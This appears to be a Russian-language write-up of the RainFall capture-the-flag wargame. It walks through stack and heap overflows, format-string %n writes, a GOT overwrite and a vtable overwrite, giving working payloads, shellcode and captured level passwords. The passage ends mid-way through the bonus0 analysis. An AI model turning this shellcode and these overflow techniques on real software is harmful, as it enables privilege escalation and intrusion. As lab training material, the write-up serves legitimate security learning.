LEVEL0 LEVEL0 LEVEL0 LEVEL0 LEVEL0

ls -la

-rwsr-x---+ 1 level1 users 747441 Mar 6 2016 level0

Обратим внимание на то, что владельцем файла level0 является юзер level1

level0@RainFall:~$ id
uid=2020(level0) gid=2020(level0) groups=2020(level0),100(users)
level0@RainFall:~$ id level1
uid=2030(level1) gid=2030(level1) groups=2030(level1),100(users)

level0@RainFall:~$ ./level0
Segmentation fault (core dumped)

Нашли строку, где происходит Segmentation fault

Program received signal SIGSEGV, Segmentation fault.
0x08049aff in ____strtol_l_internal ()

=> 0x08049aff <+79>:movzbl (%edx),%eax

Ход выполнения программы:
1) Вызывается atoi, если мы не подали аргумент, то получаем Segmentation fault.
Если же мы подаем аргумент, то после вызова atoi наш аргумент сравнивается с 0x1a7 (423):
cmp $0x1a7,%eax

2) Если мы подали число, неравное 423,
инструкция jne (переход, если не равно) перекидывает нас в строку:

0x08048f58 <+152>: mov   0x80ee170,%eax

3) Если аргумент равен 423 происходит вызов следующей цепочки функций:

strdup
getegid
geteuid
setresgid
setresuid
execv
fwrite

getegid - возвращает эффективный идентификатор группы текущего процесса.
geteuid - возвращает эффективный идентификатор ID пользователя в текущем процессе.

Фактический(действительный) ID соответствует ID пользователя, который вызвал процесс.
Эффективный ID соответствует установленному setuid биту на исполняемом файле.)

В большинстве случаев эффективный и действительный UID являются одним и тем же.
Эффективный UID может отличаться от действительного при запуске,
если установлен бит setuid файла исполняемой программы и файл не принадлежит пользователю,
запускающему программу.

После getegid:
eax 0x7e4 2020

setresuid () устанавливает реальный идентификатор пользователя,
эффективный идентификатор пользователя,
сохраненный идентификатор установленного пользователя вызывающего процесса.

setresgid устанавливает идентификаторы групп реальных,
эффективных и сохраненных пользователей процесса с теми же ограничениями.

После execve (выполнить программу)
process 5836 is executing new program: /bin/dash

В инструкциях заметим:

```
0x08048ed9 <+25>:    cmp    $0x1a7,%eax
```

Таким образом, что попасть в execv, в качестве аргумента необходимо подать 0x1a7 (423).

level0@RainFall:~$ ./level0 423
$ id
uid=2030(level1) gid=2020(level0) groups=2030(level1),100(users),2020(level0)

Видим, что команда execve открывает shell и теперь наш id соответствует id пользователя level1

$ cat /home/user/level1/.pass
1fe8a524fa4bec01ca4ea2a869af2a02260d4a7d5fe7e7c24d8617e6dca12d3a

LEVEL1 LEVEL1LEVEL1 LEVEL1LEVEL1 LEVEL1

Запускаем программу и видим, что вызывается gets и программа ожидает ввода от пользователя:

level1@RainFall:~$ ltrace ./level1
__libc_start_main(0x8048480, 1, 0xbffff7c4, 0x80484a0, 0x8048510 <unfinished ...>
gets(0xbffff6e0, 47, 0xbffff72c, 0xb7fd0ff4, 0x80484a0AAAA
)   = 0xbffff6e0
+++ exited (status 224) +++

Функция gets() принимает пользовательский ввод, но не проверяет,
действительно ли пользовательский ввод вписывается в структуру данных,
в которой мы его храним и, таким образом,
мы можем переполнить структуру данных и повлиять на другие переменные и данные стека.

На стек выделяется 80 байт:
0x08048486 <+6>:   sub $0x50,%esp

Перезапишем адрес возрата, заменив 4 последних байта на адрес функции run

(gdb) info functions
All defined functions:
...
0x08048444 run
...

echo -ne '11111111111111111111111111111111111111111111111111111111111111111111111111111111\x44\x84\x04\x08' > /tmp/test

80 единиц

level1@RainFall:~$ (cat /tmp/test ; cat) | ./level1
Good... Wait what?
cat /home/user/level2/.pass

53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77

LEVEL2

cc
Также как и на предыдущем уровне программа вызывает gets и ждет пользовательского ввода.
Только теперь помимо этого происходит вызов puts и strdup.

```
level2@RainFall:~$ ltrace ./level2
__libc_start_main(0x804853f, 1, 0xbffff7c4, 0x8048550, 0x80485c0 <unfinished ...>
fflush(0xb7fd1a20)                                                = 0
gets(0xbffff6cc, 0, 0, 0xb7e5ec73, 0x80482b5AAAA)                 = 0xbffff6cc
puts("AAAA"AAAA)                                                  = 5
strdup("AAAA")                                                    = 0x0804a008
+++ exited (status 8) +++
```

Чтобы найти смещение создадим файл и скопируем в него 200 байт мусорной строки:

```
level2@RainFall:~$ cat /tmp/mmm
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

(gdb) r < /tmp/mmm
Starting program: /home/user/level2/level2 < /tmp/mmm
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A6Ac72
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? ()
```

Далее при помощи сайта https://wiremask.eu/tools/buffer-overflow-pattern-generator/ определим смещение (80).

Найдем адрес возврата, который будем подменять:

```
(gdb) disas p
...
=> 0x0804853e <+106>:        ret
...
```

Проверим выбранное нами смещение, которое переполнит буфер (+80):

```
echo -ne
'11111111111111111111111111111111111111111111111111111111111111111111111111111111ABC
D' > /tmp/test
```

(gdb) b *0x0804853e

(gdb) run < /tmp/test

Дойдем до нашего брейкпоинта и посмотрим первые 50 байт, лежащие в стеке:
(gdb) x/50wx $esp
0xbffff6fc:	0x44434241	0x08048500	0x00000000	0x00000000
...

Видим, что первые 4 байта соответствуют "ABCD", значит смещение выбрано верно и мы "затерли" адрес возврата.

Тогда будем подавать программе на вход:
12 байт (мусор) + 28 байт (shell код) + 40 байт (мусор) + адрес, который возвращает strdup (4 байта)
python -c "print 'a'*12 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\
x80\x31\xc0\x40\xcd\x80' + 'a'*40 + '\x08\x04\xa0\x08'[::-1]" > /tmp/check.txt

level2@RainFall:~$ (cat /tmp/check.txt ; cat) | ./level2
aaaaaaaaaaaa1ï¿½Ph//shh/bin××××°
`1ï¿½@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaï¿½
id
uid=2021(level2) gid=2021(level2) euid=2022(level3) egid=100(users)
groups=2022(level3),100(users),2021(level2)
cat /home/user/level3/.pass
492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02

LEVEL3

cc

Запускаем программу:

```
level3@RainFall:~$ ltrace ./level3
__libc_start_main(0x804851a, 1, 0xbffff7d4, 0x8048530, 0x80485a0 <unfinished ...>
fgets(123"123\n", 512, 0xb7fd1ac0)                                  = 0xbffff520
printf("123\n"123)                                                  = 4
+++ exited (status 0) +++
```

Внутри исполняемого файла вызов fgets (имеет защиту от переполнения буффера) и printf.

Уязвимость printf заключается в том, что если спецификаторов окажется больше, чем переданных переменных, то при попытке извлечь из стека очередной аргумент произойдет обращение к "чужим" данным, находящимся в этой области стека.

В бинарном файле видим функцию system.
В нее мы можем попасть только при условии, что инструкция cmp вернет нам 0.

```
...
0x080484df <+59>:    cmp    $0x40,%eax
...
```

Для этого можно заменить в дебагере значение регистра:

```
(gdb) b *0x080484df
(gdb) set $eax = 64
```

И убедиться, что у нас откроется shell консоль.

Анализируя инструкцию, которая идет до cmp, заметим, что перед тем как сравнить значение в регистре eax с числом 64, выполняется копирование значение взятого по адресу 0x804988c.
Можем заметить, что по данному адресу находится переменная m.

```
(gdb) info variables
...
0x0804988c  m
...
```

Следовательно, наша цель - используя уязвимость форматной строки подложить в эту переменную значение 64.

```
level3@RainFall:~$ ./level3
ABCD %p %p %p %p %p
ABCD 0x200 0xb7fd1ac0 0xb7ff37d0 0x44434241 0x20702520
```

Чтобы модифицировать параметр можно обратиться напрямую к аргументу:

```
level3@RainFall:~$ ./level3
```

AAAA %4$p
AAAA 0x41414141

python -c "print('\x08\x04\x98\x8c'[::-1] + '%4\$n')" > /tmp/file
(gdb) r < /tmp/file
(gdb) print m
$5 = 4

Мы смогли изменить переменную - вместо прежнего значения '0' в переменной m теперь 4
(то есть в переменную по адресу 0x0804988c записалось количество выведенных функцией байт).
Чтобы пройти проверку cmp нам необходимо чтобы вывелось (и как следствие записалось в m) 64 байта, поэтому:

python -c "print('\x08\x04\x98\x8c'[::-1] + 60 * 'a' + '%4\$n')" > /tmp/file1

(cat /tmp/file1 ; cat) | ./level3

cat /home/user/level4/.pass
b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa

LEVEL4

cc

Дизассемблируем main и видим вызов функции n:

...
0x080484ad <+6>: call 0x8048457 <n>
...

В инструкциях функции n обнаруживаем вызов функции system,
которая позволит нам открыть shell терминал.
Но попасть в эту функцию мы сможем при условии, что пройдем проверку cmp,
которая сравнивает значение регистра eax (в него кладется значение,
взятое по адресу 0x8049810 благодаря инструкции mov на предыдущем шаге) с
0x1025544:

0x0804848d <+54>: mov 0x8049810,%eax
0x08048492 <+59>: cmp $0x1025544,%eax

По адресу 0x8049810 находится переменная m, значение который мы будем менять,
используя уязвимость форматной строки.

```
level4@RainFall:~$ ./level4
AAAA %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
```

AAAA 0xb7ff26b0 0xbffff754 0xb7fd0ff4 (nil) (nil) 0xbffff718 0x804848d 0xbffff510 0x200
0xb7fd1ac0 0xb7ff37d0 0x41414141 0x20702520 0x25207025 0x70252070 0x20702520

Поскольку количество спецификаторов больше кол-ва аргументов,
функция printf после вывода "AAAA" начинает выводить значения из стека.
Заметим, что можем обратиться к первому аргументу функции printf по индексу "12"
(0x41414141).

0x1025544 в шестнадцатеричной - это 16930116 в десятичной, отнимем 4 байта,
которые будут приходиться на адрес.

16 930 116 - 4 = 16 930 112 (это количество байт на "мусор")

Таким образом, подаем адрес переменной m и необходимое кол-во пробелов
(16930112), чтобы суммарное кол-во символов
получилось 16 930 116 и данное число запишется в переменную m.

```
python -c "print('\x08\x04\x98\x10'[::-1] + '%16930112d%12\$n')" > /tmp/file
```

```
cat /tmp/file | ./level4
```

0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a

LEVEL5

cc

Дизассемблируя main и n, видим, что нет вызова функции system.
В поисках возможности добраться до функции system просматриваем все функции :

(gdb) info functions

Пройдясь по списку функций находим функцию "o", в которой имеется вызов system:

(gdb) disas o

```
...
0x080484b1 <+13>:    call   0x80483b0 <system@plt>
...
```

Мы можем осуществить перенаправление процесса во время выполнения программы через перезапись GOT:

```
(gdb) disas n
Dump of assembler code for function n:
...
   0x080484ff <+61>:  call   0x80483d0 <exit@plt>
End of assembler dump.
```

```
(gdb) disas 0x80483d0
Dump of assembler code for function exit@plt:
   0x080483d0 <+0>:      jmp    *0x8049838
   0x080483d6 <+6>:      push   $0x28
   0x080483db <+11>:  jmp    0x8048370
End of assembler dump.
```

```
(gdb) x 0x8049838
0x8049838 <exit@got.plt>:    0x080483d6
```

Ставим брейкпоинт на printf:
(gdb) b *0x080484f3

А также брейкпоинт после printf на exit:
(gdb) b *0x080484ff

После первого брекпоинта:

```
(gdb) x 0x8049838
0x8049838 <exit@got.plt>:    0x080483d6
```

(gdb) set {int}0x8049838=0x80484a4

После set:

(gdb) x 0x8049838
0x8049838 <exit@got.plt>:   0x080484a4

(gdb) c
Continuing.
Далее мы попадаем в shell консоль.
$

Таким образом? мы проверили, что все отрабатывает корректно.

Выясним, какой по счету аргумент нам нужен:
level5@RainFall:~$ ./level5
AAAA %p %p %p %p %p %p %p %p %p
AAAA 0x200 0xb7fd1ac0 0xb7ff37d0 0x41414141

Следовательно, нам необходим 4й аргумент.

```
python -c "print('\x08\x04\x98\x38'[::-1] + '%134513824d%4\$n')" > /tmp/file
```

0x80484a4 это 134513828 в десятичной системе, 134513828 - 4 = 134513824

(cat /tmp/file; cat) | ./level5

cat /home/user/level6/.pass
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31

LEVEL6

cc

Запускаем программу без аргументов:

level6@RainFall:~$ ./level6
Segmentation fault (core dumped)

Попробуем подать на вход аргумент:
level6@RainFall:~$ ltrace ./level6 1111
__libc_start_main(0x804847c, 2, 0xbffff7c4, 0x80484e0, 0x8048550 <unfinished ...>
malloc(64) = 0x0804a008
malloc(4) = 0x0804a050
strcpy(0x0804a008, "1111") = 0x0804a008
puts("Nope"Nope = 5
+++ exited (status 5) +++

Видим, что дважды вызывается функция malloc, а затем strcpy копирует значение аргумента по адресу, который вернул первый malloc.

Дизассемблируя main мы видим, что в инструкциях нет вызова функции system.

(gdb) info functions
...
0x08048454 n
0x08048468 m
...

А вот функция n как раз содержит в инструкциях вызов необходимой нам функции system, хоть и сама n в main не вызывается.
Значит, нам необходимо попытаться каким-либо образом вызвать n.

(gdb) disas n
...
0x08048461 <+13>:call 0x8048370 <system@plt>
...

(gdb) disas m
...
0x08048475 <+13>:call 0x8048360 <puts@plt>
...

Проходя по каждой инструкциях в дебагере можем заметить, что после выделения памяти malloc,
там ничего не содержится, но после инструкции:

0x080484ae <+50>: mov %edx,(%eax)

Замечаем, что в первых четырех байтах появляется некий адрес:

```
(gdb) x/50 0x0804a050
0x804a050:    0x08048468    0x00000000    0x00000000    0x00020fa9
0x804a060:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a070:    0x00000000    0x00000000    0x00000000    0x00000000
```

В результате поисков обнаруживаем, что это адрес функции m, которая в свою очередь вызывает puts
(вызов которого мы видели ранее, используя ltrace).

Если нам удасться перезаписать эту область памяти, то мы сможем вместо функции m вызвать необходимую нам функцию n.

Воспользуемся уязвимостью функции strcpy, которая не проверяет размеры буфера-приемника.

Мы видим, что malloc выделил только 64 байта, т.е. подав что-то большее мы вызовем переполнение.

Первый malloc вернул указатель на память 0x0804a008, второй - 0x0804a050.

0x0804a050 - 0x0804a008 = 0x48 (или 72 байта в десятичной системе)

Таким образом, если длина аргумента, поданного программе превысит 72 байта, то мы перезапишем
данные по адресу 0x0804a050.

```
level6@RainFall:~$ python -c "print 72 * 'a' + '\x08\x04\x84\x54'[::-1]" > /tmp/file
level6@RainFall:~$ ./level6 `cat /tmp/file`
f73dcb7a06f60e3ccc608990b0a046359d42a1a0489ffeefd0d9cb2d7c9cb82d
```

LEVEL7

cc

Пробуем запустить программу без аргументов и получаем Segmentation fault:

```
level7@RainFall:~$ ltrace ./level7
__libc_start_main(0x8048521, 1, 0xbffff7c4, 0x8048610, 0x8048680 <unfinished ...>
malloc(8)                                                        = 0x0804a008
malloc(8)                                                        = 0x0804a018
malloc(8)                                                        = 0x0804a028
malloc(8)                                                        = 0x0804a038
strcpy(0x0804a018, NULL <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

С одним аргументом программа проходит первый strcpy, но видим Segmentation fault на втором:

```
level7@RainFall:~$ ltrace ./level7 AAAA
__libc_start_main(0x8048521, 2, 0xbffff7c4, 0x8048610, 0x8048680 <unfinished ...>
malloc(8)                                                        = 0x0804a008
malloc(8)                                                        = 0x0804a018
malloc(8)                                                        = 0x0804a028
malloc(8)                                                        = 0x0804a038
strcpy(0x0804a018, "AAAA")                                       =
0x0804a018
strcpy(0x0804a038, NULL <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Пробуем подать 2 аргумента:

```
level7@RainFall:~$ ltrace ./level7 AAAA BBBB
__libc_start_main(0x8048521, 3, 0xbffff7b4, 0x8048610, 0x8048680 <unfinished ...>
malloc(8)                                                        = 0x0804a008
malloc(8)                                                        = 0x0804a018
malloc(8)                                                        = 0x0804a028
malloc(8)                                                        = 0x0804a038
strcpy(0x0804a018, "AAAA")                                       =
0x0804a018
strcpy(0x0804a038, "BBBB")                                       =
0x0804a038
fopen("/home/user/level8/.pass", "r")                             = 0
fgets( <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Анализируя вывод утилиты ltrace, заметим, что программа малочит память, затем первый strcpy копирует первый аргумент "AAAA" по адресу,

который вернул второй malloc, а второй strcpy копирует второй аргумент "BBBB" по адресу, возвращенному четвертым malloc.

В gdb мы можем отследить как имеенно в памяти располагаются поданные аргументы:

(gdb) r AAAAAAAA BBBB

После всех strcpy память выглядит следующим образом:
(gdb) x/20wx 0x0804a018
0x804a018: 0x41414141 0x41414141 0x00000000 0x00000011
0x804a028: 0x00000002 0x0804a038 0x00000000 0x00000011
0x804a038: 0x42424242 0x00000000 0x00000000 0x00020fc1
0x804a048: 0xfbad240c 0x00000000 0x00000000 0x00000000
0x804a058: 0x00000000 0x00000000 0x00000000 0x00000000

Таким образом, видим, что если подать в качестве первого аргумента значение превышающее 20 байт,
то оно начнет затирать в стеке значение 0x0804a038 (1 аргумент для второго вызова strncpy).

Проверим:

level7@RainFall:~$ ltrace ./level7 AAAAAAAAAAAAAAAAAAAABBBB CCCC
__libc_start_main(0x8048521, 3, 0xbffff7a4, 0x8048610, 0x8048680 <unfinished ...>
malloc(8) = 0x0804a008
malloc(8) = 0x0804a018
malloc(8) = 0x0804a028
malloc(8) = 0x0804a038
strcpy(0x0804a018, "AAAAAAAAAAAAAAAAAAAABBBB") =
0x0804a018
strcpy(0x42424242, "CCCC" <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++

Мы попытались записать второй аргумент не по тому адресу, который вернул mallocNo4, как мы видели ранее, а по адресу "BBBB", т.е. мы смогли перезаписать адрес.

В исполняемом файле происходит вызов fopen, которая открывает файл, необходимый нам и
возвращает связанный с ним указатель. После чего происходит вызов fgets, которому в качестве аргументов
мы передаем 0x08049960 (указатель на алрес, куда будем записывать считанные символы), 0x44 (будем считывать 68 байт),
и указатель на файл, который вернула нам функция fopen.

Можем убедиться в этом изучив стек перед вызовом fgets:
(gdb) x/10x $esp

0xbffff6d0: 0x08049960 0x00000044 0x00000000 0xb7e5ee55

Адрес 0x08049960 соответствует переменной c. Функция fgets запишет в c наш пароль, но нам необходимо его вывести.

Поэтому перезапишем функцию, которая следует за fgets - ф-ю puts на m, которая содержит вызов printf.

Найдем необходимые нам адреса:
level7@RainFall:~$ objdump -R ./level7
DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
...
08049928 R_386_JUMP_SLOT puts
...

(gdb) info functions
...
0x080484f4 m
...

level7@RainFall:~$ ./level7 $(python -c "print 'A' * 20 + '\x08\x04\x99\x28'[::-1]") $(python -c "print '\x08\x04\x84\xf4'[::-1]")
5684af5cb4c8679958be4abe6373147ab52d95768e047820bf382e44fa8d8fb9

LEVEL8

cc

Запускаем программу и видим вызов printf и fgets в цикле:

```
level8@RainFall:~$ ltrace ./level8
__libc_start_main(0x8048564, 1, 0xbffff7c4, 0x8048740, 0x80487b0 <unfinished ...>
printf("%p, %p \n", (nil), (nil)(nil), (nil))                    = 14
fgets(123
"123\n", 128, 0xb7fd1ac0)                                         = 0xbffff6a0
printf("%p, %p \n", (nil), (nil)(nil), (nil))                    = 14
fgets(123"123\n", 128, 0xb7fd1ac0)                                = 0xbffff6a0
printf("%p, %p \n", (nil), (nil)(nil), (nil))                    = 14
fgets(
...
```

Просматривая код через gdb, увидим что в инструкциях происходит последовательные сравнения, введеных нами символов с
"auth ", "service", "reset", "login" побайтово благодаря инструкции:

```
repz cmpsb %es:(%edi),%ds:(%esi)
```

Заметим, что если после запуска программы будем подавать, например "auth ", то мы по инструкциям попадем в malloc,
который выделит 4 байта и вернет указатель на выделенную память:

```
0x080485eb <+135>: call   0x8048470 <malloc@plt>
```

После вызова malloc функция strcpy скопирует все, что мы подали после 5 байт ("auth ") по данному адресу.

В случае, если мы подали на стандартный ввод "auth AAAA", после strcpy увидим:

```
(gdb) x 0x804a008
0x804a008:      "AAAA\n"
```

На следующем шаге цикла мы видим, что printf распечатает этот адрес:

```
level8@RainFall:~$ ./level8
...
auth
0x804a008, (nil)
```

Пробуем подать на стандартный ввод команду "service" и заметим, что после побайтного сравнения мы попадем в функцию strdup,
которая создаст копию строки, содержащей все, что идет после 7 байт ("service").

После первого вызова service в регистре eax окажется адрес 0x804a018.

После чего очередной вызов printf вернет следующее:

(gdb) c
Continuing.
0x804a008, 0x804a018

В бинарном файле мы видим вызов функции system, для достижения которой нам необходимо пройти проверку с "login",
а также перезаписать значение в куче, чтобы по смещению 32 байта по адресу 0x804a008 лежало ненулевое значение.

0x080486e7 <+387>: mov   0x20(%eax),%eax
0x080486ea <+390>: test   %eax,%eax

Поэтому мы можем вызвать следующую последовательность команд:
level8@RainFall:~$ ./level8
(nil), (nil)
auth A
0x804a008, (nil)
service12345678901234567890123456789012
0x804a008, 0x804a018
login
$ id
uid=2008(level8) gid=2008(level8) euid=2009(level9) egid=100(users)
groups=2009(level9),100(users),2008(level8)
$ cat /home/user/level9/.pass
c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a

LEVEL9

cc

Запускаем программу без аргументов:

```
level9@RainFall:~$ ltrace ./level9
__libc_start_main(0x80485f4, 1, 0xbffff7c4, 0x8048770, 0x80487e0 <unfinished ...>
_ZNSt8ios_base4InitC1Ev(0x8049bb4, 0xb7d79dc6, 0xb7eebff4, 0xb7d79e55, 0xb7f4a330)
= 0xb7fce990
__cxa_atexit(0x8048500, 0x8049bb4, 0x8049b78, 0xb7d79e55, 0xb7f4a330)              = 0
_exit(1 <unfinished ...>
+++ exited (status 1) +++
```

Пробуем запустить с одним аргументом:

```
level9@RainFall:~$ ltrace ./level9 AAAA
__libc_start_main(0x80485f4, 2, 0xbffff7c4, 0x8048770, 0x80487e0 <unfinished ...>
_ZNSt8ios_base4InitC1Ev(0x8049bb4, 0xb7d79dc6, 0xb7eebff4, 0xb7d79e55, 0xb7f4a330)
= 0xb7fce990
__cxa_atexit(0x8048500, 0x8049bb4, 0x8049b78, 0xb7d79e55, 0xb7f4a330)              = 0
_Znwj(108, 0xbffff7c4, 0xbffff7d0, 0xb7d79e55, 0xb7fed280)                          = 0x804a008
_Znwj(108, 5, 0xbffff7d0, 0xb7d79e55, 0xb7fed280)                                   = 0x804a078
strlen("AAAA")                                                                      = 4
memcpy(0x0804a00c, "AAAA", 4)                                                       = 0x0804a00c
_ZNSt8ios_base4InitD1Ev(0x8049bb4, 11, 0x804a078, 0x8048738, 0x804a00c)             =
0xb7fce4a0
+++ exited (status 11) +++
```

Проанализировав работу программы через gdb, видим, что new создает последовательно 2 объекта класса N,
причем на каждый объект выделяется 108 байт, которые располагаются в памяти следующим образом:

1 объект (108 байт, начиная с адреса 0x804a008) -> 4 байта мусор -> 2 объект (108 байт, начиная с адреса 0x804a078).

```
(gdb) !c++filt _Znwj
operator new(unsigned int)
```

После каждого вызова new происходит вызов конструктора:

```
=> 0x08048629 <+53>:         call   0x80486f6 <_ZN1NC2Ei>
```

```
(gdb) !c++filt _ZN1NC2Ei
N::N(int)
```

После вызова 1-го из двух конструкторов память по адресу, который вернул new:

```
(gdb) x/32xw  0x0804a008
0x804a008:    0x08048848    0x00000000    0x00000000    0x00000000
0x804a018:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a028:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a038:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a048:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a058:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a068:    0x00000000    0x00000000    0x00000005    0x00020f91
```

Первые четыре байта - адрес таблицы виртуальных методов.

После 2-го конструктора:

```
(gdb) x/64xw  0x0804a008
0x804a008:    0x08048848    0x00000000    0x00000000    0x00000000
0x804a018:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a028:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a038:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a048:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a058:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a068:    0x00000000    0x00000000    0x00000005    0x00000071
0x804a078:    0x08048848    0x00000000    0x00000000    0x00000000
0x804a088:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a098:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0a8:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0b8:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0c8:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0d8:    0x00000000    0x00000000    0x00000006    0x00020f21
```

Далее происходит вызов функции setAnnotation, которая в свою очередь вызывает strlen, считающую длину argv[1],
затем вызвается memcpy которая скопирует argv[1] по адресу 0x804a008 + 4 байта = 0x0804a00c.

Последним шагом произойдет вызов функции N::operator+(N&), которая принимает в качестве аргуементов адреса 2-го и 1-го объекта
и выполняет операцию сложения.

Мы можем воспользоваться уязвимостью memcpy, подав в качестве аргмента:

адрес начала shell кода + shell код + 'A' * 76 + указатель на адрес для shell кода (перезапишет адрес таблицы виртуальных функций)

```
./level9 `python -c 'print "\x10\xa0\x04\x08" +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd
\x80\x31\xc0\x40\xcd\x80" + "A" * 76 + "\x0c\xa0\04\x08"'`
```

```
$ cat /home/user/bonus0/.pass
f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728
```

BONUS0

cc

```
bonus0@RainFall:~$ ltrace ./bonus0
__libc_start_main(0x80485a4, 1, 0xbffff7c4, 0x80485d0, 0x8048640 <unfinished ...>
puts(" - " -)                                    = 4
read(0, 123"123\n", 4096)                        = 4
strchr("123\n", '\n')                            = "\n"
strncpy(0xbffff6a8, "123", 20)                   = 0xbffff6a8
puts(" - " -)                                    = 4
read(0, 321"321\n", 4096)                        = 4
strchr("321\n", '\n')                            = "\n"
strncpy(0xbffff6bc, "321", 20)                   = 0xbffff6bc
strcpy(0xbffff6f6, "123")                        = 0xbffff6f6
strcat("123 ", "321")                            = "123 321"
puts("123 321"123 321)                           = 8
+++ exited (status 0) +++
```

Подавая значения небольшой длины видим следующее:

```
bonus0@RainFall:~$ ./bonus0
 -
aaaa
 -
bbbb
aaaa bbbb
```

Можем заметить, что подавая со стандартного ввода более длинные значения, происходит Segmentation fault:

```
bonus0@RainFall:~$ ./bonus0
 -
aaaaaaaaaaaaaaaaaaaa
 -
bbbbbbbbbbbbbbbbbbbbbbbbb
aaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbb�� bbbbbbbbbbbbbbbbbbb��
Segmentation fault (core dumped)
```

Анализируем бинарный файл с помощью gdb.

В main происходит вызов фунции pp:

```
0x080485b4 <+16>:    call   0x804851e <pp>
```

Которая в свою очередь вызывает дважды функцию p. При каждом вызове p происходит вызов read,
который читает со стандартного ввода 4096 байт и запишет их в буфер.

После 1го вызова read strchr заменит найденные в буфере символы '/n' на '/0',
далее strncpy скопирует 20 байт из буфера по адресу 0xbffff688,
аналогичная цепочка действий будет произведена после 2го вызова функции read,
которая также считает 4096 байт со стандартного ввода в буфер, '/n' заменятся на '/0''
и снова из буфера скопируются 20 байт, но уже по адресу 0xbffff69c.

Далее происходит вызов strcpy и тут происходит следующее:

Если во время первого считывания мы подали на стандартный ввод <= 19 символов,
то strncpy которая вызывалась несколькими шагами ранее добавит в конец строки '/0'.
В этом случае strcpy скопирует, начиная с адреса 0xbffff688, все до '/0' по адресу 0xbffff6d6.
Т.е. по этому адресу окажется ровно то, что мы подали на стандартный ввод во время 1го вызова read.

Если же мы во время 1-го считывания подаем >= 20 символов,
поскольку строка, лежащая по адресу 0xbffff688 не нуль-терминированная, то strcpy скопирует не только то,
что мы подали в первый ввод, но также захватит все, что записано в памяти дальше,
а именно - второй ввод + мусор и все это скопируется по адресу 0xbffff6d6.

Стек перед вызовом strcpy:

```
(gdb) x/32xw $esp
0xbffff660:     0xbffff6d6      0xbffff688      0x00000000      0xb7fd0ff4
...
```

А здесь мы можем пронаблюдать, как лежит в памяти то, что подавалось на стандартный ввод:

```
(gdb) x/32xw 0xbffff688
0xbffff688:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff698:     0x61616161      0x62626262      0x62626262      0x62626262
0xbffff6a8:     0x62626262      0x62626262      0xb7fd0ff4      0x00000000
0xbffff6b8:     0xbffff708      0x080485b9      0xbffff6d6      0x080498d8
```

Функция strcpy захватит все, начиная с адреса 0xbffff688 (1 ввод, 2 ввод + мусор).

Далее будет выполнен подсчет длины строки, которая в итоге скопировалась и в конце добавится пробел.

После чего функция strcat добавит в конец этой строки то, что было подано во время второго ввода.

Если во время первого ввода мы подали <= 19 символов, а во второй, например 20,
то по адресу 0xbffff6d6 будет:

19 * "A" + пробел + 20 * "B"

В таком случае программа завершится корректно.

Другой вариант, если подать, например, 20 * "A" и 19 * "B", тогда после strcat по адресу 0xbffff6d6:

20 * "A" + 19 * "B" + мусор + пробел + 19 * "B".

Из-за чего возникает ситуация, что мы затираем в стеке адрес возврата функции main и получаем Segmentation fault.

Поставив брейкпоинт:

(gdb) b *0x080485cb

Мы можем отследить по какому адресу лежит то, что мы затираем.

```
   0x080485ca <+38>: leave
=> 0x080485cb <+39>:        ret
End of assembler dump.
```

```
(gdb) x/32 $esp
